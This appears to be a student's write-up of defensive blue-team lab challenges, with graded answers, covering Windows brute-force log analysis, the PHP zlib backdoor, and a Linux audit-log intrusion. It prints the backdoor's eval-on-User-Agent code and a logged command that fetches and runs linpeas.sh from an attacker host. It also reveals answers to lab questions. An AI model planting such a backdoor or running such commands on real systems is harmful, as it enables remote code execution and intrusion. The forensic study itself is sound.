
Step 3: Filter the logs for "Audit Failure" events

- Question 1:
  - *How many Audit Failure events are there? (Format: Count of Events) (3 points).*
- Answer:



Step 4: **Look for the TargerUserName field in Event ID 4625 logs**

- Question 2:
  - *What is the username of the local account that is being targeted? (Format: Username) (2 points).*
- Answer:



Step 5: Find "Failure Reason" in the failed login attempts

- Question 3:
  - *What is the failure reason related to the Audit Failure logs? (Format: String).*
- Answer:


```
Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:         0xC000006A
```

Step 6: Indetify the Event ID for failed logon attempts

- Question 4:
  - *What is the Windows Event ID associated with these logon failures? (Format: ID).*
- Answer:


Step 7: Extract "Source Network Address" from Event ID 4625 logs

- Question 5:
  - *What is the source IP conducting this attack? (Format: X.X.X.X).*
- Answer:




Step 8: Use IP geolocation tools (e.g., VirusTotal)


- Question 6:
  - *What country is this IP address associated with? (Format: Country) (3 points).*
- Answer:



Step 9: Identify "Source Port" values from multiple log entries and determine the lowest and highest values

- Question 6:
  - *What is the range of source ports that were used by the attacker to make these login requests? (LowestPort-HighestPort - Ex: 100-541) (3 points).*
- Answer:







Lesson Learned

Brute-force attacks are a persistent cybersecurity threat that exploit weak authentication mechanisms. Monitoring login attempts, especially multiple failed authentication events (such as Event ID 4625), helps detect unauthorized access attempts early. Identifying the attacker's source IP and its geographical location provides insights into potential threat actors. Additionally, tracking port ranges used during brute-force attempts can aid in refining security controls. Implementing multi-factor authentication (MFA), enforcing strong password policies, and setting up account lockout mechanisms are crucial steps in mitigating brute-force attacks and enhancing overall cybersecurity defenses.

C. SOURCE



Questions



Step 1: Extract and Review the Code

- Download Source.zip from the challenge page.
- Extract the file.

```
┌──(ange㉿ange)-[~/Downloads]
└─$ unzip cdccc3f1e4a1bdbd99891e4fc97325271cf35a6b.zip -d
 source_code
Archive:  cdccc3f1e4a1bdbd99891e4fc97325271cf35a6b.zip
   creating: source_code/ext/zlib/
  inflating: source_code/ext/zlib/zlib.c
   creating: source_code/source/
   creating: source_code/source/ext/
   creating: source_code/source/ext/zlib/
[cdccc3f1e4a1bdbd99891e4fc97325271cf35a6b.zip] source/ext
/zlib/zlib.c password:
  inflating: source_code/source/ext/zlib/zlib.c
```

- Navigate to the extracted folder and inspect its contents:

```
┌──(ange㉿ange)-[~/Downloads]
└─$ cd source_code

┌──(ange㉿ange)-[~/Downloads/source_code]
└─$ ls -la
total 16
drwxrwxr-x 4 ange ange 4096 Feb 13 23:16 .
drwxr-xr-x 3 ange ange 4096 Feb 13 23:16 ..
drwxrwxr-x 3 ange ange 4096 Feb 13 23:16 ext
drwxrwxr-x 3 ange ange 4096 Nov 26  2021 source
```

```
┌──(ange㉿ange)-[~/Downloads/source_code]
└─$ cd source

┌──(ange㉿ange)-[~/Downloads/source_code/source]
└─$ ls -la
total 12
drwxrwxr-x 3 ange ange 4096 Nov 26  2021 .
drwxrwxr-x 4 ange ange 4096 Feb 13 23:16 ..
drwxrwxr-x 3 ange ange 4096 Nov 26  2021 ext
```

```
┌──(ange㉿ange)-[~/Downloads/source_code/source]
└─$ cd ext

┌──(ange㉿ange)-[~/Downloads/source_code/source/ext]
└─$ ls -la
total 12
drwxrwxr-x 3 ange ange 4096 Nov 26  2021 .
drwxrwxr-x 3 ange ange 4096 Nov 26  2021 ..
drwxrwxr-x 2 ange ange 4096 Nov 26  2021 zlib
```

```
┌──(ange㉿ange)-[~/Downloads/source_code/source/ext]
└─$ cd zlib

┌──(ange㉿ange)-[~/…/source_code/source/ext/zlib]
└─$ ls -la
total 24
drwxrwxr-x 2 ange ange  4096 Nov 26  2021 .
drwxrwxr-x 3 ange ange  4096 Nov 26  2021 ..
-rw-rw-r-- 1 ange ange 14463 Nov 26  2021 zlib.c
```

Step 2: Identify the Affected Technology

- The file **zlib.c** suggests it relates to PHP's Zlib Library.
- Check for PHP-related headers inside zlib.c.

```
#include "php.h"
```

What is the technology affected? *(5 points)*

php — Correct! ✔

Step 3: Identify the Vulnerability Type

- Look for suspicious functions inside zlib.c, such as:

```
static void php_zlib_output_compression_start(void)
{
        zval zoh;
        php_output_handler *h;
        zval *enc;

        if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER">
                (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof>
                convert_to_string(enc);
                if (strstr(Z_STRVAL_P(enc), "zerodium")) {
                        zend_try {
                                zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
                        } zend_end_try();
```

- This indicates **the presence of a backdoor**, as it looks for "**zerodium**" inside User-Agent headers.
- If found, it executes arbitrary PHP code using:

```
static void php_zlib_output_compression_start(void)
{
        zval zoh;
        php_output_handler *h;
        zval *enc;

        if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER">
                (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof>
                convert_to_string(enc);
                if (strstr(Z_STRVAL_P(enc), "zerodium")) {
                        zend_try {
                                zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
                        } zend_end_try();
```

- This is a **Remote Code Execution backdoor**, falling under the **Command Execution** category.

Based on the list of vulnerability categories in the challenge scenario, which one describes the identified vulnerability? *(5 points)*

Command Execution — Correct! ✔

Step 4: Find the Commit that Introduces the Vulnerability

- Check the commit history, go to (https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e82a68d7d).
- From this, this **commit added 11 lines** of code.

```
363 +     zval *enc;
364 +
365 +     if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY ||
    zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
366 +         (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]),
    "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
367 +         convert_to_string(enc);
368 +         if (strstr(Z_STRVAL_P(enc), "zerodium")) {
369 +             zend_try {
370 +                 zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium,
    mid 2017");
```

See the corresponding commit. How many lines of code were added when the vulnerability was introduced? *(5 points)*

11 Correct!

Step 5: Identify the Required HTTP Header for Exploitation

- The vulnerable code specifically checks for User-Agent:

```
if (strstr(Z_STRVAL_P(enc), "zerodium"))
```

- This means the **exploit is triggered** when a request contains "**zerodium**" in the User-Agent header.


What HTTP head is required to exploit the vulnerability? *(5 points)*

User-Agent Correct!

Lesson Learned

This challenge highlights the dangers of supply chain attacks and the importance of secure coding practices in widely used software. The vulnerability in PHP's Zlib library was a deliberate backdoor, allowing remote code execution by checking for a specific User-Agent header. If undetected, it could have compromised millions of web servers. This incident underscores the need for regular code audits, especially in open-source projects, and the importance of version control in tracking changes. It also demonstrates how threat intelligence such as recognizing the term "zerodium", can provide critical insights into potential threats. Ultimately, this case reinforces the necessity of collaboration in cybersecurity, as the vulnerability was discovered before it could be exploited, preventing widespread damage.

D. Paranoid



Questions

Step 1: Extract the Challenge Files

- Download **Paranoid.zip** from the challenge page.

```
┌──(ange㉿ange)-[~/Downloads]
└─$ unzip 5a00b588e5939aade0741c3324532f5eb4ad4bf7.zip -d paranoid_logs
Archive:  5a00b588e5939aade0741c3324532f5eb4ad4bf7.zip
   creating: paranoid_logs/Challenge Files/
[5a00b588e5939aade0741c3324532f5eb4ad4bf7.zip] Challenge Files/audit.log password:
  inflating: paranoid_logs/Challenge Files/audit.log
```

- Navigate into the extracted directory:

```
┌──(ange㉿ange)-[~/Downloads]
└─$ cd paranoid_logs

┌──(ange㉿ange)-[~/Downloads/paranoid_logs]
└─$ ls -la
total 12
drwxrwxr-x 3 ange ange 4096 Feb 14 01:57  .
drwxr-xr-x 4 ange ange 4096 Feb 14 01:57  ..
drwxrwxr-x 2 ange ange 4096 Oct  8  2021 'Challenge Files'

┌──(ange㉿ange)-[~/Downloads/paranoid_logs]
└─$ cd Challenge\ Files

┌──(ange㉿ange)-[~/Downloads/paranoid_logs/Challenge Files]
└─$ ls -la
total 16896
drwxrwxr-x 2 ange ange     4096 Oct  8  2021 .
drwxrwxr-x 3 ange ange     4096 Feb 14 01:57 ..
-rw-rw-r-- 1 ange ange 17292841 Oct  8  2021 audit.log
```

Step 2: Analyzing the Audit Log with aureport

- Use **aureport** to list login attempts:

```
┌──(ange㉿ange)-[~/Downloads/paranoid_logs/Challenge Files]
└─$ aureport -l -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

Login Report
============================================
# date time auid host term exe success event
============================================
1. Tuesday, 05 October, 2021  btlo 192.168.4.155 sshd /usr/s
bin/sshd no 465432
2. Tuesday, 05 October, 2021  btlo 192.168.4.155 sshd /usr/s
bin/sshd no 465434
3. Tuesday, 05 October, 2021  btlo 192.168.4.155 sshd /usr/s
bin/sshd no 465436
4. Tuesday, 05 October, 2021  btlo 192.168.4.155 sshd /usr/s
bin/sshd no 465438
```

- The logs indicate multiple failed logins for the **btlo account**.

Step 3: Check for failed authentication attempts

```
┌──(ange㉿ange)-[~/Downloads/paranoid_logs/Challenge Files]
└─$ aureport --failed -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

Failed Summary Report
═══════════════════════
Range of time in logs: Tuesday, 05 October, 2021 08:22:07.66
4 - Tuesday, 05 October, 2021 08:28:06.610
Selected time for report: Tuesday, 05 October, 2021 08:22:07
 - Tuesday, 05 October, 2021 08:28:06.610
Number of changes in configuration: 0
Number of changes to accounts, groups, or roles: 0
Number of logins: 0
Number of failed logins: 87
Number of authentications: 0
Number of failed authentications: 89
```

- ...force attack.

What attack type was used to gain initial access? *(2 points)*

Brute Force — Correct! ✔

Step 4: Identify the host from which login attempts originated

```
84. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465368
85. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465374
86. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465381
87. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465382
88. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465384
89. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465392
90. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465397
91. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465401
92. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465404
93. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465408
94. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465409
95. Tuesday, 05 October, 2021  192.168.4.155 0 -1 465413
```

- The attack originated from **192.168.4.155**.

What is the attacker's IP address? *(2 points)*

192.168.4.155 — Correct! ✔

Step 5: Check terminal commands executed by the attacker

```
5. Tuesday, 05 October, 2021  468447 1001 pts1 49 sh <nl>
6. Tuesday, 05 October, 2021  468450 1001 pts1 49 sh "wget -
O - http://192.168.4.155:8000/linpeas.sh | sh",<nl>
```

- The logs show the attacker ran the **linpeas.sh** script for enumeration.


What tool was used to perform system enumeration? *(2 points)*

linpeas — Correct! ✔

Step 6: The attacker compiled and ran a binary called evil


```
┌──(ange㉿ange)-[~/Downloads/paranoid_logs/Challenge Files]
└─$ aureport -p -if audit.log | grep 'evil'
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
16152. Tuesday, 05 October, 2021  829992 /home/btlo/evil/evil 59 1001 4
81021
```

- The process ID (PID) of evil was **829992.**



Step 7: The attacker used a known privilege escalation exploit.

- Searching for "**sudo heap overflow exploit 2021**" reveals **CVE-2021-3156**, also known as "**Baron Samedit**".




Step 8: The Type of Vulnerability

- The CVE describes a **heap-based buffer overflow** vulnerability.

Step 9: Gained from Exfiltrated File

- The **attacker accessed /etc/shadow** to extract hashed passwords:




Lesson Learned

This challenge highlights the importance of log monitoring, strong authentication policies, and timely patching to prevent security breaches. The attack began with a brute-force attempt on an SSH account, emphasizing the need for strong passwords, account lockouts, and multi-factor authentication (MFA). Once inside, the attacker used system enumeration tools like linpeas.sh to gather information on potential privilege escalation opportunities. Exploiting CVE-2021-3156, a heap-based buffer overflow in sudo, allowed them to gain

root access, underscoring the necessity of regular vulnerability patching and restricted sudo access. Finally, the attacker exfiltrated /etc/shadow, which contains hashed passwords, demonstrating the risks of unauthorized access to sensitive files. This scenario reinforces the importance of proactive security measures, continuous monitoring, and a well-defined incident response plan to detect and mitigate attacks before they escalate

E. The Report



Questions

Step 1: Extract and Open the Report

- Download **Report.zip** from the challenge page.
- Extract it using **'unzip Report.zip -d threat_report'**

```
┌──(ange㉿ange)-[~/Downloads]
└─$ ls -ls
total 131168
  1340 -rw-rw-r-- 1 ange ange   1371934 Feb  4 14:33 2025-01-27.pdf
 10708 -rw-rw-r-- 1 ange ange  10962485 Feb 14 22:52 8c4cbf1af327dca7176473fa355e2dc29cfc527b.zip
    52 -rw-rw-r-- 1 ange ange     50095 Feb  7 01:54 result.pdf
119068 -rw-rw-r-- 1 ange ange 121923888 Jan 24 14:13 tor-browser-linux-x86_64-14.0.4.tar.xz

┌──(ange㉿ange)-[~/Downloads]
└─$ unzip 8c4cbf1af327dca7176473fa355e2dc29cfc527b.zip -d threat_report
Archive:  8c4cbf1af327dca7176473fa355e2dc29cfc527b.zip
   creating: threat_report/TheReport/
[8c4cbf1af327dca7176473fa355e2dc29cfc527b.zip] TheReport/2022_ThreatDetectionReport_RedCanary.pdf password:
  inflating: threat_report/TheReport/2022_ThreatDetectionReport_RedCanary.pdf
```


- Go to the extracted directory and open the PDF file

```
┌──(ange㉿ange)-[~/Downloads]
└─$ cd threat_report

┌──(ange㉿ange)-[~/Downloads/threat_report]
└─$ ls -la
total 12
drwxrwxr-x 3 ange ange 4096 Feb 14 22:53 .
drwxr-xr-x 3 ange ange 4096 Feb 14 22:53 ..
drwxrwxr-x 2 ange ange 4096 Apr 22  2022 TheReport

┌──(ange㉿ange)-[~/Downloads/threat_report]
└─$ cd TheReport

┌──(ange㉿ange)-[~/Downloads/threat_report/TheReport]
└─$ ls -la
total 11116
drwxrwxr-x 2 ange ange     4096 Apr 22  2022 .
drwxrwxr-x 3 ange ange     4096 Feb 14 22:53 ..
-rw-rw-r-- 1 ange ange 11371091 Apr  7  2022 2022_ThreatDetectionReport_RedCanary.pdf
```

- Explore and read the PDF file to find answers.

Step 2: The Name of Supply Chain Attack

- The major supply chain attack related to Java logging in **late 2021** was **Log4Shell**, a vulnerability in **Apache Log4j** that allowed remote code execution (RCE).

